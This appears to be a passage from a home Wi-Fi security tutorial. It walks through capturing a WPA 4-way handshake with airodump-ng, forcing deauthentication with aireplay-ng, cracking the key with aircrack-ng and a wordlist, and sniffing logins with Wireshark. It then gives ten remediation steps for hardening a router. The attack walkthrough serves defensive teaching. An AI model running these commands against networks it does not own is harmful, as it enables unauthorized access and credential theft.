

Fig 7: Now we have chosen our target, then we have to be in listening mode to capture traffic that is going through the victim machine and save the traffic on the given file. "airodump-ng -w hack1 -c 1 --bssid 76:2B:AC:67:A0:67 wlan0mon" Commend will keep our machine in listening mode.



Fig 8: Then we have to send de-authentication request to capture 4-way handshake.

"aireplay-ng --deauth 0 -a 76:2B:AC:67:A0:67 wlan0mon"

This commend will send de-authentication request and capture 4-way handshake.



Fig 9: Then we observe that, in listening tab "WPA handshake 76:2B:AC:67:A0:67"

Will appear. That means we captured 4-way handshake.



Fig 10: Now we have to open our handshake wife in wire shark.

"Wireshark hacker1.cap" we eapol can see 4-wayhandshake.



Fig 11: Then crack the password using password file.

"aircrack-ng hack1-01.cap -w /home/meter/passwords.txt"

This file will validate with master key.



Fig 12: if the word list is containing password, it says that "Key Founded" if not it says "Key Not Found".

Scanning Network with Nmap and Wireshark:



Fig 1: Port 80 is open here, so that there is possibility to "brute force attack" on WIFI router so we have to keep strong password and WIFI security should be WPA3.



Fig 2: If any one break router security and enter into our network he can analyse the network traffic goes through the router using wire shark tool.



Fig3: From that attacker can listen our network traffic and steel some usernames and passwords when we try to login to any web applications.



Fig 4: Here I'm logging to "testfire.net" web application from my victim machine.



Fig 5: Attacker can capture the network traffic and he can get username and password using Wireshark.

How to Protect Home Wi-Fi network

Risk-Based Prioritization with CVSS or Business Impact

Remediation Step	Likelihood	Impact	Priority
Enable WPA3	High	High	🔴 Critical
Disable WPS	Medium	High	🟠 High
Create Guest Network	Medium	Medium	🟡 Medium
Hide SSID	Low	Low	🔵 Low

🛡️ Realistic, Simple Remediation Steps – Paragraph Format

1. Change Router Login and Wi-Fi Password Immediately

One of the first and most important steps is to change the default login credentials of the router. Most routers come with a default username like admin and a simple password, which are commonly known and easily searchable online. If these aren't changed, attackers can log in to your router settings without any effort. Along with that, it’s also essential to change the Wi-Fi password to a strong one — something that includes capital letters, numbers, and special characters, not just a name or date of birth.

2. Use Strong Encryption: WPA3 or WPA2 (AES)

The security of your wireless network highly depends on the encryption you use. Older protocols like WEP or WPA are outdated and can be cracked in minutes using freely available tools. That's why it's important to switch to WPA3 if your router supports it, or at least WPA2 with AES encryption. This ensures that even if someone captures your Wi-Fi signal, they can't decode your data without the password.

3. Identify and Remove Unauthorized Devices

Many users don’t even realize when strangers are connected to their network. It's important to regularly check the list of connected devices on your router. If you find any unknown or suspicious device, you should immediately block it and change your Wi-Fi password to stop them from connecting again. There are also simple tools like arp-scan that can help scan for devices connected to your network.

4. Update Router Firmware Regularly

Just like your phone or computer, your router also needs updates. These firmware updates fix bugs and patch security holes that hackers can take advantage of. Logging into your router and checking for firmware updates should be part of your regular routine, especially if you’ve never updated it before.

5. Disable WPS (Wi-Fi Protected Setup)

WPS might seem like a convenient feature — it lets you connect devices by just pressing a button or entering a short PIN — but it's actually a serious security risk. Hackers can use tools to brute-force the PIN and gain access to your Wi-Fi without needing the actual password. It’s best to disable WPS from your router settings.

6. Create a Separate Guest Network

If friends or visitors need Wi-Fi, it’s safer to give them access through a guest network. This keeps your main devices — like your phone, laptop, and smart home gadgets —

isolated from potential risks. You can usually set up a guest network with a separate password and even limit what devices on that network can access.

7. Turn Off Remote Management Features

Many routers come with a setting called remote management, which allows you to log into your router from outside your home. While this sounds convenient, it opens a door for attackers to attempt login from anywhere in the world. Unless you specifically need this feature, it's best to disable it to reduce your attack surface.

8. Separate IoT Devices from Your Main Network

Devices like smart TVs, speakers, and bulbs don't have strong security, and if compromised, they can be used to spy or launch attacks on other devices on the same network. A safer practice is to connect all IoT devices to a separate guest or VLAN network, keeping them away from your personal devices.

9. Monitor Network Logs or Use Basic Network Tools

Even if you're not a networking expert, tools like Wireshark, Fing, or even your router logs can give you a quick overview of what's happening on your network. You don't have to check it every day, but reviewing it once a month can help you spot anything strange before it becomes a problem.

10. Use a Strong Wi-Fi Password (And Don't Share It Carelessly)

This one sound basic, but it's the easiest step to overlook. Don't reuse passwords or make them guessable. Instead, use a long, strong passphrase and change it once in a while — especially if you've shared it with others in the past. For example, something like MysafeWiFi@2025! is much harder to crack than just john123.

Conclusion:

Securing your Wi-Fi network is essential to protect your personal data and devices. By following these simple but effective steps, you can reduce the risk of unauthorized access and keep your home network safe from common cyber threats. Regular monitoring and small updates go a long way in staying protected.